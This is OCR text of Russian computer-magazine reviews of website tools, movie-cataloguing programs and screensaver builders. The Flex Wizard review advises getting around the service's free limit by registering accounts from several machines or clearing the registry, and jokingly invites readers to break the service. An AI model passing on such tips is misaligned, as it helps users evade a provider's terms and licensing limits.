С помощью модулей импортирования ты сможешь утягивать данные с других сайтов и новостных серверов (если они разрешат, конечно). Работать можно с одной базой с разных тачек, один - администратор, остальные - клиенты с ограниченными возможностями, которые определяет администратор. А планировщик заданий поможет настроить программу на автономную работу и регулярно выполнять необходимые действия. Радует набор встроенных модулей: FTP, рассылка, почтовый сервер, архивы, прокси, резервное копирование и многое другое.

Вердикт: FSCM - полноценный "движок" для веб-сайта, единственная прога, способная потягаться с KSNews (PRO-версии) по количеству наворотов. Но для обычного блога или простой домашней паги ее возможности, имхо, избыточны. Тем более что FSCM, к сожалению, распространяется не бесплатно - за нее просят 600 обыкновенных рублей на поддержание штанов автору.

Интересные блоги:


http://nnm.ru
http://anfrax.ru
http://dirty.ru
http://spectator.ru
http://jovan.ru
http://ezhe.ru
http://cooler.it
http://rusc.ru
http://psyberia.ru
http://ricn.ru/blog
http://hizone.info
http://checker.ru
http://nag.ru
http://bigerok.kiev.ua
http://nightstranger.ru
http://kadet.net.ru
http://softblog.ru

Где замутить свой дневник:

http://livejournal.com
http://blog.ru
http://journals.ru
http://ageofweb.ru/blogs

Web Site Maestro v 2.3

Win 9x/Me/NT/2k/XP
Shareware, 1,5 Мб (инсталлятор) + ~1,7 Мб (утягивает из инета при установке)
http://www.tonbrand.nl




Ты, наверное, часто видел, что HTML-код некоторых паг оптимизирован, то есть, убраны все лишние пробелы и лайнбрейки, все идет сплошняком и без комментариев. Это делается для того, чтобы, во-первых, уменьшить размер файлов, тем самым ускорив их закачку на фтп и скорость отображения паги, и, во-вторых, хотя бы минимально защитить код от ламеров-плагиаторов. Само собой, выполняется подобная оптимизация не вручную, а с помощью специального софта. Например, я для этих целей использую программу Web Site Maestro.
Работать с ней чрезвычайно просто: ты определяешь директорию (локальную) паги, директорию (локальную) для оптимизированного варианта и фтп, куда требуется закачать твой сайт после обработки. В настройках перед оптимизацией определяешь, файлы с какими расширениями оптимизировать, а с какими - оставлять без изменения. Далее синхронизируешь директории и запускаешь процесс: оптимизация по всей паге, по одной директории или по одному файлу. Включи опцию Smart Handling, и будут обрабатываться только измененные файлы, а для работы с отдельными файлами открой File Drop Window - специальное окошко, в которое мышкой можно накидывать необходимые файлы.
Web Site Maestro умеет просматривать HTML-код на предмет незакрытых и криво написанных тэгов, корректировать это и автоматически заполнять для всех тэгов <img> опции height и width. Ну, не мечта ли? Раньше приходилось смотреть эти опции в графическом редакторе и заносить вручную.

Вердикт: Я без этой проги как без рук! Пишешь для себя в исходниках любые комментарии, формируешь любую древовидную структуру вложенных тэгов (для удобства чтения кода) и... забываешь об опасении пропустить или переврать тэги, поскольку при оптимизации все ошибки будут корректно устранены! Кроме того, наличие в программе встроенного FTP-аплоудера позволяет забыть про всякие там CuteFTP ;).

Flex Wizard v 1.2

Win 9x/Me/NT/2k/XP
Freeware, 0,6 Мб
http://www.flexwindow.com



Чего только не придумают! Вот, например, оригинальный способ обновления информации (новости, контент, прайсы и т.п.) - через мыло %). Не веришь? Пошли письмо с любым текстом на update@flexwindow.com, поставив в заголовке письма "demo,demo5,demo5", результат смотри на http://www.flexwindow.com/demo5.html уже через несколько секунд. Если хочешь такую же фишку, ставь эту прогу, она представляет собой удобный интерфейс для дистанционной регистрации. Регистрируй через эту бодягу аккаунт и издевайся над ним в меру собственной фантазии. К сожалению, бесплатно дают завести только две области изменяемой информации, больше - за бабки.
После регистрации тебе дается код вставки типа <script src="http://content.flexwindow.com/какая-то_буква/какая-то_буква/имя_аккаунта/window1/window1.js"></script> (ставишь в любом месте паги, но между <BODY> и </BODY>) и заголовок типа "имя_аккаунта,номер области,пароль", который ставишь в письме, отсылаемом на update@flexwindow.com. Эти причиндалы тебе продублируют на указанное при регистрации мыло. Кроме этого, доступно администрирование своих созданных областей и через веб - http://www.flexwindow.com/bin/adminaccounts.exe. Кто поломает сервис на предмет неограниченного количества таких областей - пишите :).

Вердикт: Если нужно что-то обновлять на паге, но нет возможности прямой закачки на фтп (либо забыл или не хочешь светить пароли), смело используй эту фишку. Необходимы как минимум: мыльник, аккаунт на Flexwindow и ссылка на скрипт внутри паги. Обойти ограничение с количеством областей элементарно - регистрируй несколько аккаунтов с разных тачек (либо вычищай реестр, так как повторная регистрация блокируется) и мыльников :)

PC_Zone

Органайзер для фильмов

ОРГАНАЙЗЕР ДЛЯ ФИЛЬМОВ

Денис Самарин (densam@yandex.ru),
Руфеев Николай (nickurs@olviko.ru)


Если ты любишь смотреть кино на компьютере, если у тебя полка уже забита "компашками" с фильмами, а на жестком диске своей очереди для записи на "болванку" ожидают еще пяток, если ты уже не помнишь, какие из дисков нужно отдать и, напротив, сколько твоих "гуляет" по чужим рукам, то Ant Movie Catalog - программа, о которой пойдет речь в этой статье - тебе просто необходима.

КАК УПОРЯДОЧИТЬ ХАОС В СВОЕЙ ВИДЕОТЕКЕ

Раз установив ее на свой компьютер, ты уже не захочешь с ней расставаться. Ant Movie Catalog (2728 кб, www.ant.be.tf) наконец-то приведет твою коллекцию фильмов в порядок! Причем сделает это настолько хорошо, что даже сам процесс упорядочивания доставит тебе настоящее удовольствие.

<Что это такое>


Если ты еще этого не понял, то говорю прямо: Ant Movie Catalog - это база данных для хранения информации о фильмах. Э...э... Зря ты сразу так скептически усмехнулся. Ant Movie Catalog - это не просто очередная база данных, написанная каким-нибудь студентом. Ant Movie Catalog - это База с большой буквы. Всем базам - база. Ты спрашиваешь: чем же она так отличилась, что она умеет? Гораздо проще перечислить то, чего она не умеет. Она не умеет выгуливать собаку и печь пирожки. Это факт. Но что касается ведения фильмотеки, тут альтернативу ей придется еще поискать. Вот, например... Нет, не буду забегать вперед. Читай внимательно и все узнаешь.



Вот так выглядит Ant Movie Catalog

<Ручная работа>

Я уже сказал, что Ant Movie Catalog - это база данных, а раз так, то вполне логично, что в нее эти самые данные необходимо заносить. Сделать это можно двумя способами. Первый способ самый неоригинальный и самый скучный. Его суть заключается в том, что информация вводится вручную. Каждый фильм в программе описывается двадцатью четырьмя полями, среди которых есть привычные поля типа "название фильма", "фамилии актеров", "длительность" или "жанр". Но есть и более экстравагантные вещи. Например, если в поле "должник" ввести фамилию того нехорошего человека, который не отдает тебе диск вот уже третий год, то прога постоянно будет тебе напоминать об этом. Кроме текстовой информации, Ant Movie Catalog хранит и скриншоты фильмов, которые в основном окне отображаются в уменьшенном виде, но одним кликом мыши разворачиваются на весь экран.




Настройка программы

Разумеется, заполнять все двадцать четыре поля подробными сведениями - дело довольно монотонное. Ну, скажи, у тебя хватит терпения набирать столько текста? Как сказал бы небезызвестный Остап Сулейман Берта Мария Бендер-бей: "Скучно, девушки". К счастью, разработчики программы пошли тебе навстречу и обучили ее собирать часть информации о фильме автоматически. Как это работает? Очень просто. Если Ant Movie Catalog "натравить" на любой видео-файл, то такую техническую информацию, как разрешение фильма, формат видео- и аудио-потоков, количество кадров в секунду, программа определит и подставит в соответствующие поля самостоятельно.


<Все дороги ведут в интернет>

Но это все мелочи по сравнению с чудесной способностью Ant Movie Catalog добывать информацию о фильме в интернете. Как известно в Сети существует большое количество сайтов, которые содержат сведения о тысячах самых разнообразных фильмах. В Ant Movie Catalog заложен список из тридцати подобных адресов, среди которых имеется и русскоязычный сервер - www.videoguide.ru.




В интернете есть все, надо только поискать...

После того, как ты укажешь программе, с каким сервером ей нужно работать (а делается это нажатием одной кнопки), тебе останется только ввести название интересующего фильма. После чего Ant Movie Catalog запустит специальный скрипт, который, соединившись с сервером, выкачает из него необходимую тебе информацию: оригинальное название фильма, фамилии режиссера, продюсера и задействованных актеров, дату выпуска фильма, название студии, краткую аннотацию и т.д. Если на сайте есть иллюстрации к фильму, то они также будут "закачены" в Ant Movie Catalog. Конечно, все зависит от выбранного скрипта. Из одного и того же сайта разные скрипты могут "вытянуть" разное количество инфы. Поэтому если ты не чужд программированию и владеешь Pascal'ем, то можешь попробовать написать свой собственный скрипт или отредактировать уже имеющийся. Для этого Ant Movie Catalog предоставляет в твое распоряжение специальный встроенный редактор.


Редактор скриптов

<Как не заблудиться в лесу>

Помимо того, что Ant Movie Catalog позволяет тебе описывать имеющиеся у тебя фильмы, она также четко привязывает их описания к конкретному файлу на жестком диске или компакте. Так что ты можешь не только узнавать из базы, ЧТО у тебя есть, но и ГДЕ у тебя лежит тот или иной фильм. Для этого среди многочисленных полей, описывающих каждый фильм, имеется и поле "Метка диска", в которое ты можешь занести либо путь к фильму, хранящемуся на жестком диске, либо обозначение видеокассеты, компакта или DVD-диска.



Любая статистика по базе

После того как ты занес все имеющиеся у тебя в наличии фильмы, ты можешь в полной мере насладиться способностью программы управлять этой информационной массой. Расширенный поиск по любому критерию позволит тебе за доли секунды найти фильм по актеру, продолжительности записи или по комментарию. Для наглядного отображения данных очень удобно использовать группировку записей по каждому из полей. Если ты любишь старые советские фильмы или смотришь только картины Роберта Земекиса, то поставь группировку по стране или по режиссеру соответственно. Думаешь, это мелочи? Но поверь мне, когда количество фильмов в твоей базе переваливает за сотню, на подобные удобства невольно начинаешь обращать особое внимание.

<Как поделиться с другими>

Если у тебя накопилась приличная база по фильмам, вполне возможно, что она заинтересует твоих друзей, или, наоборот, может возникнуть ситуация, когда ты сам захочешь воспользоваться чужими данными. В Ant Movie Catalog сделать это легче легкого. Достаточно просто перекопировать базу к себе на диск и указать программе ее месторасположение. Кстати, многие пользователи Ant Movie Catalog выкладывают свои базы для общего доступа в интернете. Например, на http://odoleli.pisem.net выложен файл с "тактико-техническими" данными на 1500 фильмов!
Также в Ant Movie Catalog'е имеется и отдельный "модуль экспорта данных", который наверняка тебе пригодится. Допустим, ты решил выложить каталог имеющихся фильмов на свой веб-сайт. Ок! Жмешь "экспорт", выбираешь "HTML" и вуаля! - Ant Movie Catalog сама сгенерирует необходимый html-код, причем сделает это, в отличие от множества других генераторов html-кода, довольно качественно, без лишнего "мусора". Более того, программа не связывает тебя только одним шаблоном html-кода, если ты хоть немного знаешь этот язык, то запросто сможешь заставить Ant Movie Catalog генерить то, что нужно именно тебе.


Еще одной весьма полезной функцией модуля экспорта является его возможность создавать SQL-запросы. Все та же гибкость в настройках, все та же легкость в работе, что и в случае с генерацией html. В результате не-


Экспорт данных: HTML

сложных действий ты получаешь sql-код, после выполнения которого данные "перекочуют" на SQL-сервер. Для чего это нужно? Ну, допустим, для создания динамических веб-сайтов, на которых необходимо организовать поиск по базе фильмов, сортировку данных и даже онлайн-заказ. Обычно информация на таких сайтах хранится в СУБД, например, mySQL или Sybase SQL Server, а самым простым вариантом синхронизации твоей "домашней" базы фильмов с базой на сайте является именно синхронизация с помощью sql-скрипта.
Кроме html и sql ты можешь также экспортировать свои данные в csv-файл. А для создания шорт-листов лучше всего подходит функция "Image only", результатом работы которой станет галерея уменьшенных фотографий с соответствующими подписями.
Само собой, в Ant Movie Catalog'е имеется и модуль "импорт данных", который способен читать данные из csv-файлов, а также из баз, созданных такими программами, как Divx Manager и BaseDVDivx.

<Наглядность превыше всего>

Никак нельзя обойти вниманием замечательную способность программы создавать отчеты. С помощью отчетов ты сможешь выводить информацию о фильмах в любой удобной для тебя форме. Например, Ant Movie Catalog содержит шаблоны для оформления VHS-кассет, а также CD- и DVD-дисков. Так что, записав фильм на болванку или кассету, распечатать необходимую обложку можно будет прямо из Ant Movie Catalog.
Понятно, что как ни велик список стандартных шаблонов, обязательно приходит время, когда ты захочешь сделать что-то свое. И в этом вопросе Ant Movie Catalog не станет вставлять тебе палки в колеса, а наоборот, будет усиленно помогать. Дело в том, что вместе с самой программой в дистрибутив включен и дизайнер отчетов (AMCReport.exe).


Дизайнер отчетов

В заключение скажу еще пару добрых слов в адрес разработчиков Ant Movie Catalog. Особо хочется отметить их заботу о пользователях, не понимающих по-английски. В программе предусмотрено использование перевода интерфейса на массу самых разнообразных языков, в том числе и на русский. И второе: несмотря на всю "навороченность" Ant Movie Catalog, все ее возможности доступны пользователю абсолютно бесплатно, так как программа распространяется freeware.



PC_Zone

ОРГАНАЙЗЕР ДЛЯ ФИЛЬМОВ



Денис Самарин (densam@yandex.ru),
Руфеев Николай (nickurs@olviko.ru)

Экстремальный конкурент


eXtreme Movie Manager Professional Edition 1.2 (~ 7 Мб)

W9x/2000/XP/NT
Shareware
http://www.binaryworks.it/extrememoviemanager


В любом деле конечной цели можно достигнуть несколькими путями. И в деле ведения собственной фильмотеки есть, по крайней мере, еще один путь - программа eXtreme Movie Manager. Программа действительно стоящая, поэтому давай рассмотрим ее повнимательнее. Первое, что обращает на себя внимание - это продуманный, интуитивно понятный интерфейс. Несмотря на обилие информации, которую может содержать каждый фильм, ты не теряешься в ней. Все четко структурировано. Скажу честно, в Ant Movie Catalog'е мне приходилось напрягать взгляд в поиске нужных иконок, к тому же необходимо какое-то время, чтобы их запомнить. В eXtreme Movie Manager'е к каждой кнопке добавлена подпись.


Интерфейс программы eXtreme Movie Manager

Меню фильма содержит три закладки: Normal, MovieCard и Thumbnails View. Для каждого фильма предоставлено более 70(!) полей описания, разделенных по подгруппам (Movie, Details, Media, DVD/VHS, Files, Extra, Custom). Нет здесь, наверное, только марки видеокамеры, которой снимался фильм, и размера обуви исполнителя главной роли. Далее стоит отметить закладку MovieCard, где ты можешь посмотреть всю информацию в виде красиво оформленной "карточки фильма". Причем внешний вид такой "открытки" можно выбрать по своему вкусу: либо использовать 17 готовых шаблонов, либо написать свой. "Карточка" выполнена в формате html-документа с использованием специальных переменных для вывода данных о фильме. Подобным образом работает и Thumbnails View. Он позволяет, опять-таки в нескольких видах, посмотреть все имеющиеся картинки к фильмам. Точно так же реализован просмотр и редактирование списка актеров. Соответственно, для каждого актера имеется ActorCard.
Навигация по фильмам и актерам в eXtreme Movie Manager'е тоже заслуживает всяческих похвал. Отображение и поиск реализованы очень гибко. В отличие от Ant Movie Catalog'а, параметры поиска и сортировки визуально расположены там же, где и сам список фильмов, что, на мой взгляд, удобнее и логичнее.


Модуль обновления данных из интернета

А как насчет внесения фильмов в базу? В программе функция импорта информации из интернета под названием MagicScript Import Engine реализована если и не волшебно, то, во всяком случае, весьма добротно. Список скриптов постоянно пополняется на официальном сайте программы. "Скачивать информацию" можно в двух режимах: Normal Mode и Chain Mode. В первом случае все точно так же, как и в Ant Movie Catalog'е. Перед тобой довольно внушительный список скриптов, который можно пополнить на официальном сайте программы. Увы, на данный момент существует лишь один скрипт, работающий с русскоязычным сайтом, да и тот, похоже, кривой. С другой стороны, скрипты можно редактировать и создавать самому с помощью встроенного редактора.
Отдельного упоминания заслуживает режим Chain Mode. Ты создаешь сценарий, в который включаешь имеющиеся скрипты, а также указываешь, какую информацию необходимо с их помощью получить. Это удобно, если тебе, к примеру, нужно с одного сайта скачать постер, с другого кадры из фильма, а с третьего все остальное. Есть также общая настройка импорта информации. В Import Configuration ты выбираешь информацию, которую хочешь получить, а в Engine Configuration управляешь общей работой движка при импорте. Кстати, позаботившись об отдельном окне отображения актеров в программе, разработчики не забыли и о пополнении информации о них из интернета.



Модуль обновления информации об актерах

Одним словом, программа – сплошной огромный плюс. Но каждый плюс состоит из двух минусов. И в eXtreme Movie Manager их действительно два. Главным минусом является все тот же shareware, что накладывает ограничение на количество фильмов - не больше 50, а также на некоторые дополнительные функции и возможности. И второй - традиционное отсутствие русского интерфейса. Но оказывается, это поправимо. Языковые интерфейсы реализованы в обычных текстовых ini-файлах. Я взял английскую конфигурацию, скопировал под именем russian.ini и перевел некоторые пункты меню. Зашел в программу и поменял язык. И что же? Получилось! Так что с одним минусом можно справиться самостоятельно. И это, безусловно, плюс.

Альтернативный софт

MovieTrack v3.1 (~ 401 Кб)

W9x/2000/XP/NT
Freeware
http://www.movietrack.net



Интерфейс программы MovieTrack

Ant Movie Catalog - прекрасная программа, однако некоторым юзерам работа с ней может показаться делом сложным и запутанным. Таким людям я рекомендую обратить внимание на софт попроще. Допустим, на что-то вроде программы MovieTrack. А почему бы и нет?! Указанная софтина требует от пользователя лишь указать название, категорию и дислокацию фильма, а также сообщить, имеется ли данная картина в наличии или пошла по рукам. Остальное прога сделает сама, заполнив карточку фильма дополнительными сведениями (режиссер, краткий комментарий, описание сюжета, жанр, актеры, язык, продолжительность фильма, год выпуска) и постером, добытыми из Сети.

Movie DB v2.50 (~ 2,5 Мб)

W9x/2000/XP/NT
Shareware
http://www.mypersonalsoftware.com

Если MovieTrack кажется тебе слишком простой, а Ant Movie Catalog - слишком сложной, то советую обратить внимание на программу Movie DB. Она представляет собой MovieTrack плюс дополнительные данные (формат видео, звуковой дорожки и тип носителя) и минус многочисленные настройки Ant Movie Catalog'a. Также стоит отметить и возможность создания галереи актеров и кадров из фильма. При выкачивании информации по фильму из интернета тебя тоже никто не утруждает настройками. Ты лишь нажимаешь кнопочку, а программа загружает данные с IMDB.com. Правда есть еще два нюанса: Movie DB имеет английский интерфейс и она shareware. А это значит, что без регистрации ты не разместишь более 15 фильмов. Хотя, кто знает, может, тебе больше и не надо? :)



Внешний вид программы MovieDB

ASUS X–Series Motherboards



PC_Zone

КАК ЗАМУТИТЬ СОБСТВЕННЫЙ СКРИНСЕЙВЕР



Dr.Lecter-jr (lecter@list.ru)

ШКОЛА ЭКРАННЫХ СТОРОЖЕЙ

Как замутить собственный скринсейвер

Пока ты спорил с разными чайниками о пользе и вреде скринсейверов - вопли до хрипоты, неизменно переходящие в виртуальное мордобитие - ушлые ребята, тихонько ухмыляясь, в это время лепили одну за другой не очень сложные заставки, которые пользовались в Сети большим спросом. За свою продукцию ловкие «разработчики», естественно, просили денег, хотя при создании своих «шедевров» они не особо утруждали себя программированием, предпочитая собирать свои творения из разных кусочков с помощью специального софта… Об этом-то софте сегодня у нас речь и пойдет - в конце концов, должен же ты знать о том, как легко некоторым в Сети удается заработать на кусок хлеб с маслом.

Современные программы для создания заставок могут кормиться практически любым сырьем: обычной графикой в виде фоток и рисунков, флеш-анимацией, видеофайлами и 3D-объектами. Что-либо из перечисленного у тебя наверняка имеется. Да и польза от знакомства с подобного рода софтом очевидна: во-первых, созданный тобой скринсейвер можно оформить в виде полноценного инсталлятора, что само по себе повысит твой авторитет в глазах знакомых. Во-вторых, порой не мешает чуток прогнуться перед начальством, предложив шефу свое творение в виде корпоративной заставки - почет, уважение и прибавка к зарплате. В-третьих, если ты имеешь врожденную склонность к садизму и страдаешь манией величия, всегда можно взять да и выпустить свой продукт в виде shareware, дабы устроить полный облом халявщикам с перспективой (пусть и туманной) неиссякаемого притока звонких монет. Ну что, я тебя убедил? Тогда двигаем дальше.


Power Screensaver Builder Pro (~3 Мб)


Windows 9x/NT/ME/2000/XP
Shareware
http://www.efiresoft.com

Одна из лучших программ для создания скринсейверов – разработка компании Efiresoft.com Inc. Из набора графических файлов эта прога формирует заставку с чередующимися кадрами, для которых предусмотрено более 110 эффектов перехода. Поддерживаются все популярные графические форматы, а для фонового звука используются музыкальные файлы MP3, WAV и MID. Разработка «хранителя экрана» в Power Screensaver Builder представляет собой знакомый тебе drag-n-drop: находишь нужные объекты и загоняешь их в окно проекта, причем, для каждого элемента имеется опция предварительного просмотра/прослушивания. Софтина дружит с кириллицей: во время тестирования я написал краткий About на русском языке, и он волне корректно отобразился в свойствах заставки (правда, название скринсейвера все-таки пришлось вбивать латиницей). Несмотря на небольшой объем в программе заложена масса настроек для каждого элемента (Media-Add-Properties). Хочешь - добавляй текстовое сопровождение для каждого кадра или выбирай всю сотню эффектов перехода между кадрами, а можешь убрать их вовсе (только зачем?).

По умолчанию заставка исчезает при движении мыши, однако если в качестве исходного материала выступает интерактивный флеш-ролик, то Power Screensaver Builder может сделать так, чтобы во время работы скринсейвера на экране был виден курсор. В этом случае завершение работы «хранителя экрана» будет происходить лишь при нажатии на any key. В проект можно забросить в любой последовательности и фотографии, и флеш-ролики, и видеофайлы. Задал время показа для каждого элемента - и наслаждайся. При компиляции программа сама все зашьет в один файл.

Обрати особое внимание на вкладку Setting. Почти у каждой заставки в «Параметрах» есть инфа о разработчике, копирайте и т.п. Однако тексты текстами, а вот как насчет того, чтобы разместить по указанному адресу еще и свой рекламный баннер, а?





Для полного счастья будущих почитателей сделай свою заставку шароварной - будет демонстрироваться или одна картинка, или все кадры, но ограниченное время. В проге имеется генератор серийников (Tools-Registration key generator), который сварганит тебе любое количество ключей.


Выходной продукт может быть в четырех вариантах: обычный скринсейвер, автономный экзешник для слайд-шоу, инсталлятор этого экзешника и полноценный «хранитель экрана» с солидной программой установки.

1st Screensaver Flash Studio Pro+ (2,5 Мб)

Windows 9x/NT/ME/2000/XP
Shareware
http://www.share2.com/1st

А что это ты так посмурнел? Тебя не прикалывают скринсейверы из фоток? Понятно - ты признаешь только Flash, а раз так - то специально для тебя я нашел прогу, которая компилирует заставки исключительно из флеш-роликов.
С работой никаких сложностей - все делается при помощи двух кнопок: Flash и Output. Сначала выбираешь нужное количество *SWF-файлов, которые можно располагать в различной последовательности, причем для удобства имеется окно Preview. Затем вводишь название проекта и свои данные - в 1st Screensaver Flash Studio Pro ты найдешь полную поддержку кириллицы для всех надписей (даже в окне инсталлятора).


Чтобы не лохануться с полем Description of screen saver, сразу уясни, что весь About, который ты в муках родишь, будет являться глазу в виде текстового файла «Readme», который по умолчанию открывается после окончания установки скринсейвера.
Толковым перцам свой «хранитель экрана» можно просто подарить (Freeware), для всех остальных смело придумывай пароль и задавай количество дней халявного показа - пусть птичка Обломинго живет и здравствует. Обязательно посмотри опцию показа курсора и опреде-



лись, каким образом твоя заставка будет закрываться - по умолчанию предлагается выход при движении шарикового/оптического грызуна. IMHO, хватит и нажатия какой-либо клавиши. Готовый файл инсталлятора (никто не запрещает сделать и обычный *SCR-файл) сохраняется в папке X:\Program Files\1stStudio\FlashProPlus\Output и никакого другого места признавать не хочет. Зато экзешник имеет гордое имя Setup.exe и стандартный значок exe-файла: строго и солидно. В свойствах заставки откроется приятное окно с твоими данными и копирайтом, там же разместятся кнопки Register и Purshase, хе-хе...

Easy 3D Creator 2.1 (~ 6 Мб)

Windows 9x/NT/ME/2000/XP
Shareware
http://www.dzsoft.com



